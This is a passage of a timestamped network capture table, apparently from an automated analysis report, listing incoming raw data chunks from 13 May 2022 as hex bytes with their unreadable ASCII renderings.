| 2022-05-13 13:53:30 UTC | 6474 | IN | Data Raw: fa 34 fb 13 6a 52 72 92 6a e9 d8 ef 3f 67 5f 1f 6a ff 00 15 74 ab bf ed 48 ec 6d 62 b5 7f 9f ec bf 7d 37 76 61 fc 2d 5b 1a d7 c0 8b 1b af 1c 5f f8 9a 3b fb ab ab bb a8 be cf fd 9b 75 b7 ec 93 7f bd b4 0f 9b eb 56 97 e1 db 7c 2d f0 04 fa 0f c2 7d 37 4d 4d 4e 57 f3 66 ba be 9f ef b7 f7 98 ff 00 13 fa 76 ad cf 01 dc 78 c5 b4 78 e4 f1 57 d9 74 e7 54 d9 37 99 b5 f7 b7 f7 93 cb 35 b4 f2 ca 38 ca 3e cf 1a b9 9b be bd bd 0c 7d bc a9 cb 9a 9b b2 ec 7c 55 6b e1 19 fe 1a fc 4a bb d6 35 4d 33 52 d4 35 8b 37 92 1b 4d 2a 48 3e 44 8b d7 e5 01 64 5a 3c 55 1f 8d be 25 4f 6f e1 df 08 f8 3f 5c 79 65 7f b4 4d 24 fb ad ed f6 b7 f7 c3 61 76 8a fb 07 e2 07 c3 bf f8 4e bc 07 f6 1f 11 5f c7 05 ec 57 1e 6d a6 ab 06 d8 a5 b6 5d df 23 7c fc 74 fc ea 45 ba b1 f8 37 e1 1b b9 34 5b 4d<br>Data Ascii: 4jRrj?g_jtHmb}7va-[_;uV\|-}7MMNWfvxxWtT758>}\|UkJ5M3R57M*H>DdZ<U%Oo?\yeM$avN_Wm]#\|tE74[M |
| 2022-05-13 13:53:30 UTC | 6490 | IN | Data Raw: 12 ee 0a 19 98 2f ca 76 f1 5f 94 b0 e8 7a e4 73 c1 25 9a 4f be 57 fd cf 90 f5 ee 9e 0b f8 cd e3 5f 84 1e 11 92 1b cf 0d c7 e2 bb 5b c9 95 e5 be d6 1e 7b 8b 44 da b8 58 b6 a9 0a ad b7 d6 b0 ad 97 c7 da bc 4c 3e 2b 5b c8 c6 86 27 5b 4d e8 7d 94 b7 8b f1 c3 e2 df c4 9d 53 c1 7f 15 e0 d3 ad 2c 34 3b 5b 7d 46 fa c7 44 df fb a5 69 bc e8 ed 4c 87 2b f3 05 ef f3 57 c3 3e 20 f1 24 fe 0d be cd ae 9a f7 b7 52 a4 89 6f 3d d6 ed f6 df f4 d0 00 db 56 4d 9f 31 5f e1 dd 5c 7e a1 e3 af f4 e9 ee 3c 33 25 d6 82 f7 49 27 db 92 39 d7 63 b3 b6 71 1e 3e e2 7f b3 5e 91 f0 56 e3 57 f8 c9 aa f8 7b c0 3a f7 90 9a 3c 5f 6d bb fe d5 f2 19 ee 3e 68 ff 00 8d f9 1b 32 ab f3 6d a7 53 09 43 97 9a a4 7d de a6 ae b4 ab 7b 89 ea 77 df b3 9f c5 eb 6f 0f f8 73 56 f0 bd f5 fc 1a db eb 97 d1 f9<br>Data Ascii: /v_zs%OW_[{DXL>+['[M}S,4;{}FDiL+W> $Ro=VM1_\~<3%I'9cq>^VW{:<_m>h2mSC}{wosV |
| 2022-05-13 13:53:30 UTC | 6497 | IN | Data Raw: 29 20 df 2d f4 97 1a 76 ab 03 f9 5b 25 75 ca 4f 12 fd d6 45 3f 2b c4 6b e5 df 18 5b d8 d8 78 d3 5a b1 be bf fe d7 95 a6 5b 4d 72 0b 54 54 fd fa 66 3f 2d 79 23 25 97 8a f1 e1 7a 55 1d 9e 9a 9e b4 b9 6a 53 8a 7b e9 fa 9e 09 e3 c9 35 2f 19 78 82 e2 ea fa e2 7d 6b 55 96 66 85 35 1b 58 36 db cc aa db 17 cb 5c 0f 97 fb bb 45 7a bf 87 fe 0a dc fc 2f f0 3c 7e 26 f1 05 a4 f6 ba 85 fe d8 a1 b4 ba 4d 97 09 13 2e 7c c6 43 f7 13 fd a3 d7 b5 7d 61 f0 fe d7 48 f0 cf 81 fc 35 e1 fb 37 f0 fd 8f 88 34 1b 49 9e d2 fb 52 fd ec 5a 7c ae bb da e3 7f cd fb e2 3e ea fd dd dc 8c 56 e5 f7 c5 cf 84 9e 01 f0 5c 77 5a 94 f6 ba f6 a7 75 71 1d f5 dd d4 f7 d1 df 5d de ce b1 fc b9 12 ef 7f 2c fd ce 3f 1a f6 30 f8 9e 6b 72 44 f1 f1 18 4e 46 dc e5 b9 f9 cf e2 2d 16 d2 2b ab 4b 88 e4 f9 d9<br>Data Ascii: ) -v[%uOE?+k[xZ[MrTTf?-y#%zUjS{5/x}kUf5X6\Ez/<~&M.\|C}aH574IRZ\|>V\wZuq],?0krDNF-+K |
| 2022-05-13 13:53:30 UTC | 6513 | IN | Data Raw: 23 e0 1d 37 4b d4 fc 96 48 7e d5 03 23 ba b7 f1 2a 64 8f a3 d7 c9 5e 08 f0 cf 8f fc 1b f1 6f fb 42 6f 0d 49 a8 e9 96 08 af a8 d8 cf 24 7e 52 5a bf df 65 19 ce c1 f7 87 f7 6b ea 5d 4b c1 7a e7 8a 2e f4 2b 3f 0f f8 86 d5 f4 4b 57 93 ce fb 54 ed e6 bc 4c bc 45 22 e0 36 e1 db 18 f9 6b de ca be b7 1c 2a 8e 27 5b 2d ce f8 da 5a 4d ea ba 9f 22 fe dd 9a d7 8a ae 35 8f 0d 5d 34 91 c9 a2 59 ff 00 a9 9e c6 0f f4 7b 6b c5 eb 10 93 f8 9f 68 5a f1 bf 84 ba c5 e2 fc 54 d3 6f 2f a3 82 f6 de fd 26 49 63 d6 1f fd 1f ca 75 3f 7d 8e 76 8a fb 4b e2 17 c4 ef 86 9f 0a a0 b4 f8 5b a8 78 6b fd 12 e2 e2 3b e7 83 58 76 7d 32 e7 6f fc f3 77 ce 32 d5 cf fc 01 d7 3e 19 7c 5a f0 ff 00 89 3c 3b 79 f0 cb c3 f6 4f 60 92 5d da 5a c1 74 d1 3d cb 2e e6 65 fb 41 3b b8 f7 f9 6b e9 69 b6 a9 eb<br>Data Ascii: #7KH~#*d^oBoI$~RZek]Kz.+?KWTLE"6k*'[-ZM"5]4Y{khZTo/&Icu?}vK[xk;Xv}2ow2>\|Z<;yO`]Zt=.eA;ki |
| 2022-05-13 13:53:30 UTC | 6529 | IN | Data Raw: 0e 8d ad 7f d1 5d 5d 91 ff 00 ef ae 95 c4 cd af 5e 5b dd da 47 6b f7 e2 f9 df fd bf ad 4b 92 5b 0f 97 b9 bd e3 2d 0f 57 b8 d3 63 d6 35 49 36 4b 2f ee 7c 84 fb 88 ab 5c dd 9d aa b4 11 dc 2f c8 ed 5d 96 ad e3 2f f8 4b 74 39 21 b8 f2 fe d0 a9 bf cb 8e b9 1d 0e e9 6d ff 00 d7 79 7e 4e c6 ff 00 58 fb 2a af d8 8d 7a 94 6f 95 a1 be 92 36 f9 37 26 ff 00 2e 9d 0b 6c 82 45 fe 06 ab 1a d6 9f 73 6f 1d a5 f5 c4 71 ff 00 a5 6d 78 7e 75 7f dd 76 a8 64 b7 6f 2e 3d bf c5 4c 0a 2d 1e a0 d2 79 d1 fe fe dd 53 e7 ff 00 61 6b a6 8f 52 fb 2e 9b 03 47 3f 91 77 fc 12 46 ff 00 3d 46 d7 df d8 d6 36 96 6d 24 70 7d a9 d7 7c f1 a7 ef 61 56 f9 5b f4 fe 1a fa 6b e0 ed bf 84 fe 15 6a be 25 d2 ec fc 3d a1 fc 71 7d 66 2b 78 6d 20 92 06 89 f6 ee 66 72 8a d1 96 8d c0 fb dc fe 35 cd 52 4a 1a<br>Data Ascii: ]]^[GkK[-Wc5I6K/\|V]/Kt9!my~NX*zo67&.lEsoqmx~uvdo.=L-ySakR.G?wF=F6m$p}\|aV[kj%=q}f+xm fr5RJ |
| 2022-05-13 13:53:30 UTC | 6537 | IN | Data Raw: 87 55 fe d1 fb 0c b0 cf bb e6 fb 3a c4 30 53 fb df c3 fe f5 51 fd b5 34 5f 18 f8 5f ec 9a a6 a5 7f 1e a9 a7 dd 6e b4 4d 4a eb e4 bb 7f f6 76 7d d5 f9 7f 8a 30 b9 f6 ab de 1f f8 91 e2 ff 00 14 7c 39 d4 ac 7c 2f e1 ed 1f 4e d3 2e ad 1b ec fa 74 93 aa 5c 7d 8d 7e f3 32 f5 c6 cf e2 c8 af 01 f8 f9 f1 1b c5 1e 2c f1 04 9a 5e b1 1d ad ae 9f 6f 36 fb 7d 2b 4d 9f ed 16 f6 df 28 18 57 eb 57 45 cb da 36 c8 ac a3 ec ac d7 fc 39 c7 de 69 f7 37 1e 1f d3 6d 6d 76 25 c4 bf ed fc fb 5a b4 ae 2d 75 5f 06 cf 69 71 71 04 16 b1 36 e4 48 e0 7d fb ff 00 ad 68 69 73 2d bd ae 9b 71 fb bf b4 5c 3a c3 fb b4 fb 91 54 df 10 2d ef 9a 3b 45 d5 a4 8e 07 89 d9 e1 8f e5 f9 17 b0 af 67 ec b6 79 0b b1 c1 df 58 de 2c ff 00 6a b8 fe 27 f9 3e 7a 75 8d c6 d9 3f 79 f3 ff 00 d3 3f e0 a8 75 4d 5b<br>Data Ascii: U:0SQ4__nMJv}0\|9\|/N.t\}~2,^o6}+M(WWE69i7mmv%Z-u_iqq6H}his-q\:T-;EgyX,j'>zu?y?uM[ |
| 2022-05-13 13:53:30 UTC | 6553 | IN | Data Raw: fa 3f f8 1f f0 4c 9d 93 39 ff 00 0e ea 51 58 41 3f 9d 1e fb 8d 8b e4 f9 89 f2 57 6d af 5b b6 9b a0 5a 6a 1e 64 69 6f 2b ab fe ed 36 6c 6a b9 1e 8b a0 ea 56 3f da 16 f2 47 02 5a a2 a2 41 27 c9 bf 6a f3 5c 6e a5 79 79 ab 7d 92 19 a7 df 65 16 e7 86 d7 ee 23 b2 d7 bd 52 1c a8 d2 13 d4 fa 2b f6 41 f0 bf 88 fe 23 78 d2 79 ad 75 2d 2a d5 34 d7 8e 68 6e b5 87 de 90 b7 f7 63 8b 70 2e c7 fb b5 ee 5a 4a f8 87 c0 3f 17 b5 a9 35 8f 09 f8 83 c4 3e 23 ba d3 99 f4 eb eb 1b a8 ef ad e1 58 b3 bb 63 28 5f 27 96 fb 84 6e fa d7 c0 3a 0f 88 35 3d 06 7f 3b 4f bb 9e 0f 35 d7 7c 71 bf f1 2d 7d 75 fb 30 fe d8 4b e1 7b e9 3c 3f e2 8b f9 20 b4 ba ff 00 96 f2 4e db d1 be e8 56 dd 95 d9 5e 6c 94 a2 db e8 7a 90 9c 64 92 7b 9e 5f e3 ed 5b cd f1 54 ff 00 10 bc 41 77 1d ae aa d0 c7 be d6<br>Data Ascii: ?L9QXA?Wm[Zjdio+6ljV?GZA'j\nyy}e#R+A#xyu-*4hncp.ZJ?5>#Xc(_'n:5=;O5\|q-}u0K{<? NV^lzd{_[TAw |
| 2022-05-13 13:53:30 UTC | 6569 | IN | Data Raw: 72 4f df 6a b9 5e 4e f7 26 3e ec 76 1d 0f c2 7f 06 78 8e 3b 0d 42 fb c1 16 29 2c 16 9f 61 b7 82 fa d5 77 a4 1d 95 97 a7 e7 d2 be 5d f8 a1 fb 2d e8 fa e7 88 fc 43 6b f0 66 49 f4 8d 4e d6 d1 92 fa 09 11 bf b2 7c d6 e9 0a 4e df 72 5f f6 57 72 af 7d b5 f6 47 88 b5 08 ac f4 7b b9 a4 92 79 e2 d9 b3 cb b5 ff 00 5b ff 00 01 af 37 f1 17 c4 4b 6b 3f 0a ea 5a 5e 87 e5 da ea 76 f6 9e 75 bd 8c 1f 23 a2 ff 00 79 b7 0d ab fc da 97 4b 31 46 4e f7 47 9d fc 13 fd 88 7c 2f e0 19 fc 2f 71 a8 69 30 6a fa c5 aa 2d de a3 aa ce fe 6f 9d 3e df f5 60 74 d8 1f d7 fd 9a fa ca 1b 78 ac e0 f2 e1 8e 38 22 5f f9 67 1f c8 95 f3 ef 8b 3e 35 45 e0 5f 0a df f8 83 50 9e 44 b2 b7 b1 6d 90 6f 5d f7 33 ed e8 39 ed 58 ff 00 b2 ff 00 ed 75 a5 7c 73 b1 ff 00 84 7f 5c 92 3d 2f c6 b6 6f f3 da ff 00<br>Data Ascii: rOj^N&>vx;B),aw]-CkfIN\|Nr_Wr}G{y[7Kk?Z^vu#yK1FNG\|//qi0j-o>`tx8"_g>5E_PDmo]39Xu\|s\=/o |
| 2022-05-13 13:53:30 UTC | 6577 | IN | Data Raw: 7b 18 20 8d e2 bd 57 f9 77 5d 21 65 da ab fe cb ab 51 52 7c 9d 0a a6 b9 b4 4e c8 f4 8f 12 5c 6a 77 fe 1f 91 a1 fb 2b d9 7d a1 5f ee 49 13 bc 1f dd fe 2e bf de af 11 f8 c9 ad 6a fa f6 95 27 85 74 d8 34 ad 11 35 64 93 7d d5 d6 a3 1a 4b 6d 12 7d e9 50 72 dc 7f 7b 8a eb 35 4f 87 b3 df f8 46 d2 cf c6 5f 61 f1 2d df fc f0 82 ea ee c6 d1 db a8 e0 4a 57 68 fc 6b f3 cf f6 bc f1 67 84 3c 5b ae 7f c2 3f e0 1f 0f 68 f0 5e e9 bf 25 f5 f6 8f 6a a8 93 37 fc f3 81 97 e6 74 1f de 3d 6a e9 a7 3d b7 31 a9 25 0d 7a 19 1f b4 3f c6 49 34 7f 89 b6 10 e8 1a d4 9e 2b 6f 0f a4 69 6f 3e a8 f1 5f 5b f9 ab d5 b6 ed f2 df f2 3e e6 b9 af 84 3e 28 f1 44 be 32 f0 f6 a5 6f a9 4f 6b 7a da a7 9d f6 ab 1d a8 fb 9d be 7f f7 6b c3 63 b5 95 75 18 ed 66 f3 2d 5 d 9f 63 d7 55 1c 72 f8 5e 78 e6 b3<br>Data Ascii: { Ww]!eQR\|N\jw+}_I.j't45d}Km}Pr{5OF_a-JWhkg<[?h^%j7t=j=1%z?I4+oio>_[>>(D2oOkzkcuf-]cUr^x |
| 2022-05-13 13:53:30 UTC | 6593 | IN | Data Raw: d7 6e b4 8d 33 52 f9 2e e0 b1 7d 8f 72 bf f3 cf 23 9d b5 9b e2 c6 9f c8 b0 b7 9a 7f 3d 16 15 74 ff 00 63 da ab f8 76 c7 fb 4a 7f b1 c3 04 93 ea 12 ba ec ff 00 61 68 49 24 90 ae db bf 72 6f 00 f8 66 5d 73 e2 4e 93 a3 de 41 e4 3d d5 c4 71 79 73 a6 fd 8a de a3 e9 5f 58 78 da de 7f d9 ff 00 c7 fa 9f 82 7c 2f 06 9b 3c ba 5c 36 f7 1f 6e 8e c5 92 e3 cd 75 07 fb df ed d7 87 f8 d2 ce c6 d7 e3 d6 9b 36 8b 3d dc d6 f7 8f 0c c9 25 d2 7d 9d df 7c 69 ff 00 7c 8d db ab a0 f1 53 2f f6 96 b5 ad 5e 6a d2 3d d3 3c 70 dc 79 77 5e 6c ae de 9b bf 8d 38 af 07 14 bd b5 54 a5 f0 db 6f 3b 9f 41 84 7e c6 93 71 de fb f9 58 cd f8 89 e2 cf 14 5f ea 56 11 ea 9a b5 d3 d9 5d 5c 7d a1 ec 64 7d 88 f3 b3 7c d2 6d 5f 96 b9 38 5b 76 b1 77 1b 7f 0d bc 9f fa 0d 49 aa 6a 51 6a 57 56 17 8d 24 93<br>Data Ascii: n3R.}r#=tcvJahI$rof]sNA=qys_Xx\|/<\6nu6=%}\|i\|S/^j=<pyw^l8To;A~qX_V]\}d}\|m_8[vwIjQjWV$ |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:30 UTC | 6609 | IN | Data Raw: e3 dd f2 d1 e4 fe f3 6d 4d b5 a1 93 72 d5 eb 88 e3 93 4d b4 9a 38 fc b7 f9 91 e4 df fc 5f 4a 84 59 46 38 57 fe f9 a6 fd 95 ea d2 c3 fb b9 3f bf 51 c6 bb 64 da d5 76 25 95 e1 5d b5 0b 7f ac ad 06 87 f8 96 a9 b2 ff 00 7a 90 c7 46 de 54 9b aa 7b d8 64 89 23 67 4c 23 a6 f4 a6 2d bf ee ea c6 a1 27 99 04 11 ff 00 cf 2a 90 33 39 a7 d4 7b 69 69 88 b7 67 0f 9b f2 f9 75 73 c9 65 fb d1 ec 4a ab 63 0e e8 e4 93 fb b5 ad 79 1c 52 f9 6b 0f dc d9 bd 23 a8 91 48 d9 f0 15 f2 d9 eb 9b 2e 11 de d2 55 65 95 13 f4 af 4d b7 d4 99 61 f2 b4 97 9e 28 bf 89 26 db 5e 6d f0 df 4b fe d9 f1 27 d9 cc 88 8d b1 9d 77 ff 00 1b 57 a3 5e 78 16 fd 5f 6b 4c 8e 8d 5f 4d 97 c6 b3 a3 cd 05 75 73 f3 fc ea 58 7f ad f2 ce 56 76 5e 9e b6 2a 3c 2a c9 ba 69 a6 79 d7 ee 22 3a a6 ca 73 58 c7 75 b3 e4 d4<br>Data Ascii: mMrM8_JYF8W?Qdv%]zFT{d#gL#-'*39{iiguseJcyRk#H.UeMa(&^mK'wW^x_kL_MusXVv^*<*iy":sXu |
| 2022-05-13 13:53:30 UTC | 6617 | IN | Data Raw: 9e 72 c2 9a ac 93 b4 b6 9e 6b ff 00 cf 49 31 f2 2f fb 46 b9 70 ae a5 0a 3f ed 2f 5f c5 f9 97 38 ba d3 f7 37 3c d7 e0 ff 00 c6 ef 15 7c 37 f1 8d 8e a1 e1 b7 b1 fe dd 64 92 df cf be 4d e8 8b 2a ed dd 8e 05 7e 85 7c 09 f8 2f 2d 87 85 6f fe 23 5c 78 96 4f 1a f8 e3 59 da 8f ac 5f 41 fb ad 3d 5b ef 88 d1 fd 3b b7 fc 06 bf 3f fc 1b f0 b5 74 6f 88 5a 65 bf 88 a3 f3 2c a5 bb 6b 7f 3e c5 d5 fe d9 b7 fe 79 7f 79 7f da af d1 4d 3f f6 82 f0 2e a9 e0 eb 0d 2e f3 49 ba d2 34 4b 3d a9 14 12 41 be 27 95 3b 7e e7 e5 fb df c2 47 5e d5 d0 f1 14 64 d3 84 ae d9 50 a3 55 27 cc b4 35 be 23 78 06 db c4 1e 19 f1 44 cb 04 ef ac 2d a3 5d d8 ea 37 5e 5b bb dd 2a f5 45 1f 73 3b 7e 95 f9 97 f1 8b 5c 5f 11 c9 69 a8 49 7d 24 fa dc ae df 6b 8f 66 c7 87 fe 99 b7 d3 de be d4 f8 e5 fb 4d 37<br>Data Ascii: rkI1/Fp?/_87<\|7dM*~\|/-o#\xOY_A=[;?toZe,k>yyM?..I4K=A';~G^dPU'5#xD-]7^[*Es;~_iI}$kfM7 |
| 2022-05-13 13:53:30 UTC | 6633 | IN | Data Raw: 21 d7 5a 6f f6 86 b9 f6 78 7c b8 11 51 51 3f e0 35 d4 6b 9a 6d 8f 85 fc 0f 3d f5 f2 46 f7 7b da 18 60 74 fe ef f1 56 3f 89 bf b2 bc 3f a9 41 35 f4 f3 da db dd 26 f4 f2 d3 f4 ae 47 c7 5f 10 3f b7 3c bb 55 bb fb 56 9f 6e 9b 21 8d d3 ee 7e 35 f9 44 ee ec a2 7f 40 c5 a8 dd c8 d8 fd 98 f4 78 bc 5b f1 c3 49 f3 a3 df 6f 67 ba ed e3 fe 0f 91 77 57 ea c6 8b 23 4f f0 f7 49 d3 74 5d 36 d6 eb 55 6f 32 64 77 9f ca b7 b6 ff 00 a6 b3 c9 cf fd f3 d4 d7 c1 7f b1 cf 82 65 d0 fc 0f ae f8 b9 6d 23 9f 55 d5 26 fb 0d 8f 98 9f 71 7f 8c fd 2b ea 6d 17 4b 9f 52 9e c3 41 87 cf f3 65 7d 8f 02 3f c9 b9 ba d7 16 2a a3 75 3d 9a 57 b1 e8 e1 a8 f2 d3 e6 6e dd 4d 0f 87 ff 00 b1 9e 8b 79 f1 33 4d f1 a5 f6 b5 fd a9 15 9c cb 77 71 1d ac 1b 2c 6e 6f 17 fb 80 e4 ec 56 af aa 35 a6 b9 5b 5d b6<br>Data Ascii: !Zox\|QQ?5km=F{`tV??A5&G_?<UVn!~5D@x[IogwW#OIt]6Uo2dwem#U&q+mKRAe}?*u=WnMy3Mwq,noV5[] |
| 2022-05-13 13:53:30 UTC | 6649 | IN | Data Raw: 90 49 7a 1d 56 93 e1 b8 ac f5 28 e3 9b e7 89 91 5f cb ac 5f 1a 2b d8 6a b2 58 da fc 91 7f cf 3a ec a4 b7 9d ad 6d ee be fe d4 f2 6b 0f c6 de 17 6b 08 20 be 9a 4d 92 cb f2 79 12 7d fa d6 8d 4e 6a 9e f3 39 ea 52 e5 83 71 5b 1c 9d 8f fa 3c 7f df a9 ae be 6f 2f 6f 97 bd 6b 4b 47 d1 7e df 1e d8 fe fa d4 7e 20 d1 e2 49 a0 5b 7b 19 e0 75 f9 26 79 3e e7 e1 5d 5c cb 98 e4 e5 7c b7 39 db 88 d9 67 92 a2 ad 7d 63 4d 9f 4e 93 e5 93 ce 4f f6 ea 8c 72 4b 2c 9b 7c 8d fb ab a2 32 ba 39 e5 b9 4f f8 aa 69 ae b6 c7 e5 ad 4d 79 a6 dc da dd 3c 72 41 b1 e8 86 c5 9a 4d ad 1d 37 a8 8a 91 c3 25 cc 88 ab cb 35 59 d3 63 56 f9 bf 8a 9d 22 c9 63 7c 9e 5f c9 fd c7 ae 8b fe 11 1b cd 2e 0f 3a e2 38 f6 37 dc a6 f6 01 b0 ae d8 f6 af f0 d6 7e a5 6a cb 7d 1e df e2 ad 68 64 82 d7 fd 67 cf 54<br>Data Ascii: IzV(__+jX:mkk My}Nj9Rq[<o/okKG~~ I[{u&y>]\\\|9g}cMNOrK,\|29OiMy<rAM7%5YcV"c\|_.:87~j}hdgT |
| 2022-05-13 13:53:30 UTC | 6656 | IN | Data Raw: fd f7 fe ea 8f e2 a8 e5 bd 9f 62 ef 66 d1 ec 1f b4 16 a5 7d 61 fd 93 71 63 e5 c1 a5 45 f6 44 d4 f5 59 2d 7c a8 ae 67 7d 9b 2d 6d 4b 12 f2 7c dd 70 b8 f9 79 af 6c d5 35 cd 6b 4d f0 8c 8d 6b e5 d9 6a 13 c3 fe 8f 04 ee cf e7 32 ae 59 7f 84 a7 e7 5e 4f e3 0f 04 eb 5a 95 ae 93 e2 ad 7a 7f b6 eb 16 a9 70 fa 76 87 3f cf 6f a7 ae e2 d8 f9 7f 8e 38 7e 53 21 dd 86 6e 05 74 d6 77 da ac 5e 1c 9f c4 17 d7 71 ce 96 16 30 a4 29 03 ef 7f b6 6d f9 db 63 7c c1 b6 7f e3 b5 b4 9d d2 f2 33 5a 5c e4 75 cb ef 16 78 9b fb 36 fa f2 fe c6 7d 3f 56 db 35 8d a4 16 3b 22 79 f6 e5 17 00 96 60 9f 7b ef 63 29 5c ff 00 89 ad 75 5b 8d 63 c2 77 4b 1d ad d5 c5 9a 49 62 93 c9 f7 1d 51 be ee cf e5 5d e7 86 f4 bb cd 23 c2 3a 2c 36 f7 f0 5e c3 2b dc 24 37 52 6e 79 5d a5 57 3f 22 8f 97 39 dd ff<br>Data Ascii: bf}aqcEDY-\|g}-mK\|pyl5kMkj2Y^OZzpv?o8~S!ntw^q0)mc\|3Z\ux6}?V5;"y`{c)\u[cwKIbQ]#:,6^+$7Rny]W?"9 |
| 2022-05-13 13:53:30 UTC | 6672 | IN | Data Raw: f1 b7 ed 19 77 75 ae 6f 9e ca c2 e3 7c d0 48 9e 53 cd 03 2f ee c0 50 7e e9 f9 7b d7 75 ad 69 ed e2 0b 5f 14 58 b7 c9 69 6f 34 36 f0 dd 4f f2 79 2c d1 86 95 b6 f2 17 11 ee 6f ad 72 fe 1b f1 66 8b e3 0f da 6a c1 7c 2f 77 7d 6b e1 fd 52 d2 c1 2e e4 8f f7 4f ba de db 12 2e 7f bb b9 2b aa 92 6a 0e dd 8e 1a d2 e6 a9 1b f7 3e 88 ba b1 6d 1b c4 d7 df f1 3d 83 4b d3 2f f4 bd 9a 5d 8c 10 2a 7d 9a 55 63 bc c7 8c 2f 3f 28 ae 6e ea 15 b5 d3 a0 bc 6d 36 eb 51 b8 97 e4 4f 2e 7d 8e f2 aa 8e 33 fe f7 de 6a d4 d5 ae 2d be 24 6a b6 2d a7 c7 1d ae 85 e1 cb 89 21 7b a9 27 57 de cd f7 54 7f 0f 0a 37 7a fd da f4 49 2d 6c ec fc 23 24 30 c7 06 c5 b4 91 13 cb 4f f5 3b b0 ff 00 29 f7 db 5e 6c bd d7 66 7a 71 5c da a3 c8 fc 5d e2 85 f8 7d f0 e7 c5 8d 75 05 d4 17 11 5b c7 0a 47 1b ef<br>Data Ascii: wuo\|HS/P~{ui_Xio46Oy,orfj\|/w}kR.O.+j>m=K/]*}Uc/?(nm6QO.}3j-$j-!{'WT7zI-l#$0O;)^lfzq\]}u[G |
| 2022-05-13 13:53:30 UTC | 6688 | IN | Data Raw: 9f 86 5f 0c 6c 7e 1c dc 5a 7d be c2 e3 c4 9e 37 bc 9a 4b 7d 5b 5f d9 bd e6 fd db b2 79 61 ff 00 d5 41 b7 e5 0b c5 70 5d c6 72 67 a6 a3 78 46 2f a1 f9 f9 f1 a3 e1 ac ba 5e b1 e1 af ec fd 5a 7f 17 dc 6a da 4b 6a 2f 3c 7f 3f dd 92 6c fc bf c3 b5 53 73 66 bc 66 e1 7f 7f b9 7e ed 7d 35 fb 45 6a 92 5f f8 c6 ee 3d 26 49 1f 5b 5d 4e ff 00 4b 87 c8 83 ca d9 67 bb 7f 54 e1 b7 34 ad 9e 06 16 bc 3f e2 27 84 e2 f0 6e a5 61 67 1d fc 77 b7 0d 69 1c b7 1e 5a 7c 90 ca dd 62 f7 db 5e c5 39 e8 a2 f7 3c 3a 90 f7 9b 5b 18 33 69 ec b2 6d b8 8f 66 e4 ff 00 96 7f 7f f1 af 4a fd 9c 6d f4 cd 73 58 f1 27 86 75 2b 4d 4a e9 35 bd 2d a1 b4 4d 2b 73 ca 93 ab 23 2b ec 52 3c c0 06 e3 b4 f1 5e 53 24 73 ac 72 5c 49 24 8e 9f f3 d2 ba cf 84 1e 31 d2 bc 0b e3 8d 17 c4 1a 8d 87 f6 a5 bd 84 be<br>Data Ascii: _l~Z}7K}[_yaAp]rgxF/^ZjKj/<?lSsff~}5Ej_=&I[]NKgT4?'nagwiZ\|b^9<:[3imfJmsX'u+MJ5-M+s#+R<^S$sr\I$1 |
| 2022-05-13 13:53:30 UTC | 6696 | IN | Data Raw: c4 77 f5 f2 f2 8b 9e 18 0a c5 fd be 34 59 6d e6 d2 6d d6 c2 d6 d7 4c b3 46 b4 d2 e3 82 75 7d 91 22 a6 77 60 0d a7 fd 9e 6b d2 c3 a4 a7 a6 ec f3 f1 0d b8 6a cf 9e 7f 67 39 a7 5f 8e 1e 0f 5b 79 2d 51 fe dc a9 e6 5f 7d c4 dd df fd e1 da bf 49 be 30 5f 59 de 58 dd f8 7e 3d 76 d5 f5 5d 26 de 49 b5 18 2e 9d b6 4d 17 97 e5 ee 68 b2 1a 45 c3 6e 03 ee fb d7 e6 8f c0 5d 3d ae bc 5d 3e a4 b7 71 d9 5e e8 d6 f2 6a 96 9b d3 7f 9d 2c 3f 3a c7 f8 d7 d5 9f 02 75 c6 f1 f7 88 f5 2d 43 56 f3 f5 1f 19 f8 82 19 3f b4 64 78 23 78 9e 2e 16 39 37 6d cc 31 c7 bb 95 1f 78 ed ad 6a d2 6e a7 3b d9 1c f4 aa 5a 9f 22 dc f8 8f c6 1a 4a ad 8d fd c5 bc 9b e1 b5 9b 62 7f 7d e2 6f bb 5c 1f fb 55 ef df 1f bc 27 ff 00 0a fa 7f 12 e8 fe 67 99 e5 5f 7d 85 24 91 36 6f da d9 dd 5e 06 ab 5d 75 23<br>Data Ascii: w4YmmLFu}"w`kjg9_[y-Q_}I0_YX~=v]&I.MhEn]=]>q^j,?:u-CV?dx#x.97m1xjn;Z"Jb}o\U'g_}$6o^]u# |
| 2022-05-13 13:53:30 UTC | 6712 | IN | Data Raw: 38 ff 00 8e b8 d9 9b f7 f7 71 ff 00 07 cd 50 87 2b 74 0d ac d1 ee 6a 6d c3 6e f2 ea 18 64 69 63 f9 6a 15 56 f2 fe 6f bd 5a 99 1d 66 83 74 df d9 b7 76 fe 5f de 87 65 63 db ff 00 c7 d4 91 ff 00 06 ca b5 a2 b7 93 3c 9b be e3 27 c9 55 d7 f7 57 db aa 59 65 ab 1d d7 10 6d fe 05 7f fd 06 b3 e1 ff 00 47 8f 73 47 f2 33 b7 ef 2b 73 41 85 6e 35 4f b2 b4 9b 22 97 e7 f3 29 ba c6 db 78 e7 85 a3 f9 3e 6f f5 75 99 6b 53 36 e2 19 ee 20 9d 57 fd 52 ed 74 ff 00 6e b0 da 45 96 48 d7 fb b5 d2 2c 9b 74 7f ee 57 2f 1b 2f 97 22 d6 cb 53 36 58 f9 ae 24 9d bc cf bc ff 00 3d 5c 8e d5 9a 78 23 fe 0d fb eb 36 1d d0 c9 1b 2f cf ba ae 34 8d 6f 1f 98 b2 7c eb 41 27 40 be 42 dd 79 72 24 8e ff 00 36 c9 2b 36 68 55 64 93 6f dc ab d0 cd fe ae 49 13 ef 55 7b 89 95 6b 24 6e f6 2c 69 ab fc 2d<br>Data Ascii: 8qP+tjmndicjVoZftv_ec<'UWYemGsG3+sAn5O")x>oukS6 WRtnEH,tW//"S6X$=\x#6/4o\|A'@Byr$6+6hUdoI U{k$n,i- |
